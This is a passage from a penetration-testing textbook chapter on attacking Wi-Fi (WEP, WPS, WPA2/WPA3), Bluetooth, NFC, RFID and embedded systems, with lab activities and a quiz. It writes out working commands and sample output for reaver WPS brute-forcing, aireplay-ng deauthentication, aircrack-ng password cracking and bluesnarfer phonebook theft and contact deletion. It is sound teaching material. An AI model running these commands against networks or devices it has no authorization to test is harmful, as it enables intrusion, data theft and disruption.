1. Set up your own WAP to be your hacking target and configure it to use WEP. If you do not have an extra WAP to configure, perhaps you can acquire one from a friend, or perhaps your instructor can set up a target WAP for you. A last option is to reconfigure you own home WAP to use WEP. If you do, use a strong password and after completing this activity, immediately return your WAP to a configuration using WPA2 or WPA3. If you leave your personal WAP in WEP mode, it will be vulnerable to attack.
2. Follow all the steps as outlined in the WEP attacking example given in the chapter before this activity.
3. Upon completion of your WEP attacking activity, return any WAPs you may have reconfigured to their original secure configuration.

Attacking WPS

The two 4-digit pins required by WPS can each be successfully brute-force attacked in hours. With the WPS pins cracked, threat actors and pen testers can connect any devices they want to the network using WPS.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Wash is a Kali Linux utility that can identify WPS-enabled access points that may be vulnerable to brute-force attacks. It will identify the BSSID, ESSID, WPS version, and whether WPS is locked (Lck). If the value of Lck is "No," then WPS on that WAP is not locked and can be brute-force attacked.

To use the wash utility, you must first place a WNIC in monitor mode using the same procedure discussed in WEP cracking.

For example, if you have wlan1 in monitor mode with the monitor mode identifier of wlan1mon, you will issue the following command as shown in Figure 9-17:

```
wash -i wlan1mon
```

To brute-force the WPS pin, you can use the Reaver pen-testing tool. The syntax for the `reaver` command is:

```
reaver -c <channel> -b <bssid> -i <interface> -vv
```

For example, to brute-force the ironman Wi-Fi network shown in Figure 9-17, you would enter the following command as shown in Figure 9-18:

```
reaver -c 11 -b 00:25:86:CF:35:1E -i wlan1mon -vv
```

This process can take hours and can be left to run unattended until it has completed.

Figure 9-17 wash utility checking for WPS-enabled WAPs

```
┌──(root💀KaliLaptop)-[~]
└─# wash -i wlan1mon
BSSID              Ch  dBm  WPS  Lck  Vendor    ESSID
--------------------------------------------------------------------------------
8C:10:D4:E5:F5:56  11  -73  2.0  No   AtherosC  DaisyDuke
00:25:86:CF:35:1E  11  -58  1.0  No   AtherosC  ironman
```

Source: Kali Linux

Figure 9-18 Using Reaver to brute-force WPS

```
┌──(root💀KaliLaptop)-[~]
└─# reaver -c 11 -b 00:25:86:CF:35:1E -i wlan1mon -vv

Reaver v1.6.6 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com
>

[+] Switching wlan1mon to channel 11
[+] Waiting for beacon from 00:25:86:CF:35:1E
[+] Received beacon from 00:25:86:CF:35:1E
[+] Vendor: AtherosC
[+] Trying pin "12345670"
[+] Sending authentication request
[+] Sending association request
[+] Associated with 00:25:86:CF:35:1E (ESSID: ironman)
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[!] WARNING: Receive timeout occurred
[+] Sending WSC NACK
[!] WPS transaction failed (code: 0×02), re-trying last pin
[+] Trying pin "12345670"
[+] Sending authentication request
[+] Sending association request
[+] Associated with 00:25:86:CF:35:1E (ESSID: ironman)
[+] Sending EAPOL START request
```

Source: Kali Linux

Attacking WPA, WPA2, and WPA3

WPA, WPA2, and WPA3 are substantially more secure than WEP, though each can still be cracked. WPA and WPA2 can be cracked using packet capturing and injection along with a brute-force password attack on the captured packets. A brute-force WPA/WPA2 password attack uses wordlist files like other brute-force attacks.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

WPA3 overhauled the authentication handshake to make it resistant to brute-force password attacks, though it is still susceptible to downgrade attacks. WPA3-capable WAPs are backward compatible with WPA2, so a successful downgrade attack can force a WPA3 WAP to use WPA2 and thus be vulnerable to WPA2 brute-force attacks.

WPA3 uses a special type of handshake called the Dragonfly handshake. The complexity of this handshake was supposed to make password cracking nearly impossible. However, researchers discovered flaws in WPA3 that can be used to hack it. These flaws have been named the Dragonblood flaws. Some of the attacks outlined in the Dragonblood flaws are complex to execute and involve attacks such as timing-based side-channel attacks and a cache-based side-channel attack. The complexity of these attacks precludes them from being demonstrated in this chapter. To read more about them, refer to https://www.itpro.co.uk/security/33447/devastating-dragonblood-flaws-discovered-in-wpa3-protocol.

In 2023, Mathy Vanhoef and colleagues released an academic paper outlining corrections that can be made to WPA3 to counteract the Dragonblood flaws. The corrections involved replacing the Simultaneous Authentication of Equals (SAE) handshake implementation with a new version named Dragonstar. Dragonstar is still considered experimental and has not been formally adopted into WPA3.

Cracking WPA/WPA2 with Brute Force

To crack WPA/WPA2 using brute force, you would perform the following steps:

1. Capture packets using airmon-ng and airodump-ng as in the WEP-cracking example.
2. Open a new terminal session and perform a deauthentication attack against all connected clients so that when disconnected clients reconnect, their handshake packets can be captured for brute-force analysis. Use the following command to perform the deauthentication attack:

   ```
   aireplay-ng --deauth 0 -a <bssid_of_ap> <wlan monitor interface>
   ```

   For example, to perform this attack against the ironman WAP, you would issue the command:

   ```
   aireplay-ng --deauth 0 -a 00:25:86:CF:35:1E wlan1mon
   ```

3. After a few minutes, a message appears at the top of the Airodump terminal window indicating that WPA handshake information has been captured.
4. Terminate the aireplay-ng deauthentication attack by pressing **Ctrl+C** in the terminal window where aireplay-ng is running.
5. To brute-force crack the WPA/WPA2 encryption key using a password list file, use the following command:

   ```
   aircrack-ng <capture file name> -w <wordlist file name>
   ```

   For example:

   ```
   aircrack-ng WPA2CaptureFile-01.cap -w rockyou.txt
   ```

   If the key is successfully cracked, the message "KEY FOUND!" appears at the bottom of the output with the encryption key shown in square brackets.

Automating Wireless Attacks Using Wifite


Wifite is a wireless network monitoring and attack tool built into Kali Linux. Wifite can be used to automate all the wireless attacks discussed so far. Executing the Wifite command automatically places your wireless card in monitor mode, scans for wireless networks, asks you to choose a wireless network to evaluate or attack, and then uses tools such as Reaver to crack WPS pins or Aircrack-ng to crack WPA2 passwords.

To use Wifite in Kali Linux:

1. In a terminal session, type **wifite** and press **Enter** to have Wifite place the network card in monitor mode.
2. If you have more than one network card, you will be asked to select one, as shown in Figure 9-19.
3. Wifite scans for wireless networks and displays its findings as shown in Figure 9-20.
4. After a couple of minutes, press **Ctrl+C** to stop scanning. When asked what network to target, enter the number of the wireless network you want to target to begin the attacks (Figure 9-21).


Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 9-19 Selecting a network interface for use with Wifite attack



Source: Kali Linux

Figure 9-20 Wifite scanning for networks



Source: Kali Linux

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 9-21 Wifite attacking the ironman network



Source: Kali Linux

Wifite has a number of command-line switch options. Enter the command `wifite -help` to display all the options.

Protocol Fuzzing

In security testing and hacking, "fuzzing" refers to the act of providing unexpected input to a computer system to determine how it responds. For example, if a webpage has an input field asking the user to enter a name, and you conduct a SQL injection attack by entering a SQL query string instead of a name to determine if the webpage returns data from the SQL database, you would be "fuzzing" the input field. Automated tools can speed up the fuzzing process. Fuzzing is commonly performed against software to check if any input fields are vulnerable to this type of attack, but fuzzing can also be performed against wireless systems and their protocols.

Wireless **protocol fuzzing** typically involves sending malformed packets (packets with format or content errors) to wireless devices to determine how they respond, looking for responses that reveal possible ways to compromise the device. Packets could be sent using Wi-Fi (802.11), Bluetooth, or NFC protocols.

Just as a SQL injection attack may reveal a vulnerability, protocol fuzzing could also reveal a vulnerability if the wireless device reacts in an unexpected way. Unexpected reactions could include the device crashing, rebooting, providing unauthorized access, or revealing sensitive information. Unexpected reactions could reveal vulnerabilities that could be exploited using other methods and tools.

For example, a number of CVEs for MediaTek chipsets indicate that devices using these chipsets are vulnerable to protocol fuzzing by sending malformed control frames, which can allow code to be remotely executed on the device, or possibly freeze the device in a denial-of-service scenario. MediaTek chipsets are used in smartphones, smartwatches, tablets, and IoT devices. You can look up CVE-2022-32665 and CVE-2022-32654 for more information regarding these vulnerabilities.

Packet Crafting

Packet crafting is the act of creating your own custom packets, typically malformed in some way, for the purpose of sending them to a target for reconnaissance or attack purposes. Protocol fuzzing requires crafted packets. You can use a number of packet crafting tools such as Scapy, which can create 802.11 frames for attacking Wi-Fi systems, or aireplay-ng (part of the Aircrack-ng suite), which can be used in Wi-Fi deauthentication attacks.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Attacking Bluetooth

Bluetooth, the technology used to enable communication between WPAN devices, can also be exploited. Because of the short range of Bluetooth signals, you must be in close proximity to the device being attacked. Bluetooth attacks can be used against a victim's Bluetooth-enabled devices such as smartphones, computers, wearable technology (like smart watches), and even Bluetooth-enabled vehicles. Bluetooth keyboards can also be attacked to provide access to the passwords people type when authenticating.

Following are the two common types of Bluetooth attacks:

- **Bluesnarfing:** Stealing information from Bluetooth-enabled devices. Kali Linux includes the bluesnarfer tool package, which can be used to steal contact information using the target's device ID or address.
- **Bluejacking:** Sending unsolicited messages using a victim's Bluetooth device.

Some IoT devices use a variation of Bluetooth known as **Bluetooth Low Energy (BLE)**. In 2020, a spoofing attack against the BLE protocol known as the Bluetooth Low Energy Spoofing Attack (BLESA) was discovered. The BLESA attack takes advantage of the fact that devices that reconnect do not require authentication.

A popular Bluetooth attack tool is SpoofTooph. SpoofTooph can scan for Bluetooth devices, clone them, and act like a real Bluetooth device in order to gather and log Bluetooth information from other devices. Go to https://sourceforge.net/projects/spooftooph to find out more.


Bluetooth attack tools in Kali Linux include the following:

- **Bluelog:** A Bluetooth site survey tool
- **Blueranger:** A Python script that locates Bluetooth devices by sending out pings
- **Btscanner:** A graphical scanner that discovers Bluetooth devices
- **Redfang:** A tool for finding hidden Bluetooth devices
- **Spooftooth:** A tool for scanning and cloning Bluetooth devices
- **Bluesnarfer:** A tool for stealing information from Bluetooth devices

Following is an example of how to use Bluesnarfer:

1. Check if your attack computer has Bluetooth and that Bluetooth is running by entering the command `hciconfig` from a terminal shell.
2. If `hciconfig` reports you have Bluetooth but it is not running, use the command `hciconfig <interface id> up` to turn Bluetooth on, as in `hciconfig hci0 up` (Figure 9-22).

Figure 9-22 Using hciconfig to enable Bluetooth in Kali Linux



Source: Kali Linux

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

3. Scan for Bluetooth devices nearby by entering the command `hcitool scan`.
4. Record the MAC address for the detected Bluetooth device you want to target. This MAC address is also known as the Bluetooth ID, or Bluetooth address.
5. To read the first 100 entries in the target device's phone book, enter the following command:

   `bluesnarfer -r 1-100 -b <MAC_address_of_target>` as in `bluesnarfer -r 1-100 -b 00:12:34:ab:cd:ef`

6. To read the first 100 received calls on the target, run the following command:

   `bluesnarfer -s RC -r 1-100 -b 00:12:34:ab:cd:ef`

7. To delete the first 50 entries in the contact list, run the following command:

   `bluesnarfer -w 1-50 -b 00:12:34:ab:cd:ef`

Bluetooth Spamming

Spamming is the act of sending unwanted data to a target, often multiple times, such as spam emails. Bluetooth spamming is similar except in this case unwanted Bluetooth messages are sent to a device for malicious purposes, or perhaps just for annoying purposes such as advertising. Table 9-3 outlines a variety of Bluetooth spamming types:

Table 9-3 Bluetooth spamming types

Spamming type	Details
Bluetooth beacon spamming	Sends large amounts of Bluetooth advertisements, possibly to the point where the protocol is overwhelmed and legitimate connections can't be made.
Connection request flooding	Sends many connection or pairing requests, but not actual messages, to the point where the target device is slowed down, or overwhelmed to the point that it is under a denial of service attack.
Name spamming	A malicious device rapidly changes its own name so it keeps changing in the targeted devices list of available Bluetooth devices. This can be used to spam advertising or distress the target user with fake "You're hacked" names.
OBEX push attacks	OBEX stands for Object Exchange. It is a protocol that is used for binary object exchange between devices. These attacks send unsolicited messages to devices that accept the file transfer request.
L2CAP flooding	L2CAP stands for Logical Link Control and Adaptation Protocol. This attack overwhelms the target device with connection requests or malformed packets. This can crash or freeze Bluetooth on the target device.

Activity 9-3 Attacking a Bluetooth Device

Time Required: 30 minutes
Objective: Practice the steps involved and use tools to attack Bluetooth-enabled devices.
Description: Bluetooth devices are everywhere, and Bluetooth security is less than ideal. Some Bluetooth devices don't require authentication to connect to them and those that do typically only require a short PIN that is often left at its default settings. In this activity, you attempt to attack the Bluetooth functionality of your own smartphone. If you do not have a smartphone, perhaps you can borrow one from a friend or use Bluetooth

Continues

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

targets your instructor provides. During this activity, pay close attention to the identifier of the Bluetooth device you are going to attack and make sure you are attacking your Bluetooth device and not someone else's. The Bluetooth ID of your device can be found in the device settings. If you cannot find this setting, search online for your device make and model. The Bluetooth ID is referred to as the "MAC_address_of_target" in the example.

1. Determine the Bluetooth ID of the smartphone you are going to use for this Bluetooth attack exercise.
2. Follow all the steps as outlined in the bluesnarfer example given just before this activity. Use your smartphone's Bluetooth identifier. For the phone call step, replace the number in the example with a number of your choosing. It's best to phone a friend and avoid any long-distance charges.
3. If you had to enable Bluetooth on your smartphone or attack computer, or set a simple insecure PIN, remember to return your settings to a secure state by disabling Bluetooth or changing the PIN to a secure number.

Attacking Captive Portals

Captive portals are login pages that provide access to wireless networks. They are often set up to provide access for customers in places such as hotels or restaurants (Figure 9-23). Security is usually low as the portal is designed to quickly provide a service to customers. Hacking a **captive portal** may provide a simpler way onto a target's network and could provide a bridge to a secure enterprise network. MAC address spoofing can often be used against captive portals.

Kali Linux has a captive portal tool called hack-captive-portals. This tool sniffs wireless networks for devices that are already authorized to use the captive portal and spoofs the devices' IP and MAC addresses.

Figure 9-23 Captive portal



Source: Tim Hortons

NFC and Amplification Attacks

As mentioned earlier, NFC is used for very short range (4 cm or less), though slightly greater range is possible depending on power settings and signal amplification. NFC is used by tap-and-pay apps such as Google Pay and Apple Pay. Some ATMs also use NFC and have proven to be vulnerable to NFC attacks. Refer to https://www.wired.com/story/atm-hack-nfc-bugs-point-of-sale/ to find out more about such attacks.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Attackers can eavesdrop on NFC, but if encryption is used along with NFC, the intercepted data is unintelligible unless it can be decrypted.

A relay attack against NFC is a simpler attack to execute, thanks to Android smartphones supporting NFC and host card emulation (HCE) modes. In an NFC relay attack, two threat actors take advantage of crowds and public spaces. One threat actor moves their smartphone within range of the target NFC device, perhaps by standing beside a victim who has an NFC-capable phone and app. The second threat actor, some distance away, holds their own smartphone next to an NFC badge reader or perhaps in front of an NFC payment device. Software on the first threat actor's phone relays information from the victim's phone to the second threat actor, who uses the information stolen from the victim to impersonate the victim, relaying the information to the badge reader or payment device.

To send the NFC information to the second threat actor, the NFC signal must be amplified. Increasing a wireless signal's range for nefarious purposes is known as an **amplification attack**. Software and hardware tools can be used to amplify signals, and amplification attacks can also be executed against other types of wireless signals such as Wi-Fi, Bluetooth, and RFID.

Many software and hardware tools can be used for NFC attacks. NFCGate is an Android application that can be used to capture, analyze, modify, and relay NFC traffic. It can be found on GitHub and has to be sideloaded as an APK file. Sideloading means to install an Android application manually, and an APK file is a standard file format used to contain loadable Android applications. Flipper Zero is a portable hardware tool that can be used to pen test NFC, RFID, Bluetooth, and other related protocols.

RFID Cloning

As mentioned earlier, remote field identification is an RF technology that is often used in ID cards or tokens as a way of providing physical security to restrict access to facilities and resources such as server rooms. Cloning RFID access devices can be helpful during physical pen testing.

The following are the three types of RFID devices:

1. Low-frequency 125- to 134.2-KHz RFID cards can be cloned to other cards using a cloning tool.
2. High-frequency 13.56-MHz tags and cards. Some smartphones support this capability, making it possible to use a smartphone as an RFID card.
3. Ultra-high-frequency tags vary in range from 865 to 928 MHz.

RFID cloning devices and tags are inexpensive and easy to acquire. Figure 9-24 shows one that is available for $40 on Amazon.

Figure 9-24 RFID cloner and tags



lidiasilva/Shutterstock.com

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Jamming and Repeating

Jamming is a wireless DoS attack. Jamming can prevent communication to or from a targeted device and may be illegal depending on your jurisdiction. The American FCC and the Canadian CRTC both consider jamming to be an illegal activity.

Repeating wireless traffic is a relay attack. It can be used for on-path/MITM attacks such as NFC relay and can also be used in WEP, WPA, WPA2, and WPA3 hacking.

Wireless repeater hardware devices can be purchased online. Repeaters can be used to relay a signal from a target's network so that it can be attacked from farther away.

Network attacks take advantage of exploitable vulnerabilities in network protocols, services, and connections between computing resources. Recall that an exploit is a method that can be used to attack a vulnerability and gain unauthorized access to a computing system. The total of all vulnerabilities in a system is called its attack surface, and each vulnerability provides an attack vector. An attack vector is a combination of one vulnerability and an exploit that threat actors and pen testers can use to attempt to compromise a system. Sometimes a single attack vector provides access to a compromised system, and other times multiple attack vectors must be used to gain access. Some attacks can be automated using tools and scripts, while other attacks are manual, requiring the attacker to perform multiple hands-on steps.

Self-Check

1. What wireless attack involves sending a variety of malformed packets (packets with format or content errors) to wireless devices to determine how they respond?
   - **a.** Protocol jamming
   - **b.** Protocol fuzzing
   - **c.** Bluejacking
   - **d.** Bluesnarfing
2. What is the difference between WPS and WPA?
   - **a.** WPS is an older crackable wireless encryption protocol, and WPA was created to replace it.
   - **b.** WPS is a short-range personal area network protocol, and WPA is a longer-range wireless protocol.
   - **c.** WPS is a wireless authentication standard that simplifies the process of connecting devices to a wireless network, and WPA is a wireless encryption protocol.
   - **d.** WPS is used in NFC and WPA is used in RFID.
3. What is a rogue AP?
   - **a.** An unauthorized access point
   - **b.** A term used to describe a wireless network hacker
   - **c.** An application that breaks wireless security
   - **d.** A wireless hacking tool

Check your answers at the end of this chapter.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Specialized System Attacks and Attack Vectors

Certification

4.9 Explain common attacks against specialized systems.

As mentioned before, specialized systems are embedded computer systems that have been configured to perform a specific function. Embedded systems are specialized systems such as IoT devices, Intelligent Platform Management Interface (IPMI) systems, and systems used in factory production environments such as ICS, **Industrial Internet of Things (IIoT)** devices, SCADA systems, and smartphones.

Caution | Because specialized systems may be used in factory environments and to control the flow of dangerous chemicals and powerful machines, extra care must be taken as a pen tester not to disrupt their operation to the point that you may cause an industrial accident. Always check the statement of work and rules of engagement to make sure a device you'd like to pen test is in scope.

Exam Tip | Specialized systems can be vulnerable to many of the same attacks that are experienced by traditional computer systems. For specialized systems, the PenTest+ exam focuses on the attacks listed in the "Attacking Specialized Systems" section.

Attacking Specialized Systems

The following are attacks against specialized systems.

- **Bluetooth Low Energy (BLE) attacks.** These include on-path/MITM attacks, sniffing attacks (to gather credentials, for example), MAC address spoofing attacks, DoS attacks, jamming attacks, and device-pairing attacks. Many Bluetooth devices use insecure pairing practices such as using simple codes such as 000000 or 123456, which are easily compromised and allow threat actors to connect.
- **Insecure default settings and hard-coded configurations.** Default settings are a well-known vulnerability. Many vulnerability scanning tools can detect the presence of default settings such as default credentials for administrative access. Sometimes configurations cannot be changed because they are hardcoded, meaning once they are discovered, they can be used against the compromised target.
- **Use of insecure or outdated software, hardware, and firmware components.** This attack possibility also includes outdated operating systems. When Microsoft stopped supporting Windows XP, it was still being used in thousands of embedded and specialized systems (such as ATM machines). Because IoT, ICS, and SCADA systems are often difficult to update, they may not be updated for years. Old components that have not been updated can provide a multitude of attack possibilities.
- **Cleartext communication.** This is also a vulnerability of some specialized systems that use HTTP instead of HTTPS, or other unencrypted forms of communication that could be intercepted to reveal sensitive information such a credentials. Some systems may also not encrypt files stored on their local storage, providing another possible source for data leakage.

ICS and SCADA systems have been around for decades in industrial and production environments. The IIoT is also being used for ICS and SCADA.

Caution | As a pen tester, you must take extra care before exploiting an IoT device because it may, in fact, be an IIoT device, and exploiting it could cause an industrial accident.

Another type of embedded system covered in the PenTest+ exam are systems that use Intelligent Platform Management Interface (IPMI). IPMI is built into some servers and desktop computers to provide a low-level

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

management interface that is accessible even if the device's operating system or hardware isn't. Some examples of IPMI are HP's iLO (integrate lights out) and Dell's DRAC. IPMI is often Ethernet-based (wired or wireless) and may be hacked to provide low-level management control of compromised devices. Since IPMI is a unique feature that many technologists may be unaware of, default IPMI settings such as usernames and passwords may not have been changed.

The Metasploit framework has a built-in IPMI scanner and exploit tool. For details, you can check https://www.rapid7.com/blog/post/2013/07/02/a-penetration-testers-guide-to-ipmi.

IoT Downgrade Attacks

Z-Wave is a wireless protocol, similar to the Zigbee protocol, used by some IoT devices. Researchers have been able to successfully execute downgrade attacks to defeat protections built into the Z-Wave protocol. The downgrade attacks caused IoT devices to downgrade from the newer and more secure S2 security standards to the less secure and vulnerable S0 standard that many devices also support. You can read more about this exploit at https://thehackernews.com/2018/05/z-wave-wireless-hacking.html.

Activity 9-4 Specialized System Attack Report

Time Required: 45 minutes
Objective: Research attacks on specialized systems.
Description: Major attacks on specialized systems occur regularly with varying degrees of impact. Attacks against SCADA systems, IoT devices, and other specialized systems have made headlines around the world. In this activity, you perform an Internet search for major attacks on specialized systems and produce a one-page report outlining the details.

1. Using your favorite search engine, perform an Internet search for major specialized system attacks. You can use phrases such as "SCADA cyberattacks," "major IOT attacks," or any other similar phrase to locate this information.
2. Write a one-page report outlining the details of one major cyberattack. Include the who, what, where, when, and how information, along with the scope of the impact and what vulnerability was exploited.

Attacking Mobile Devices

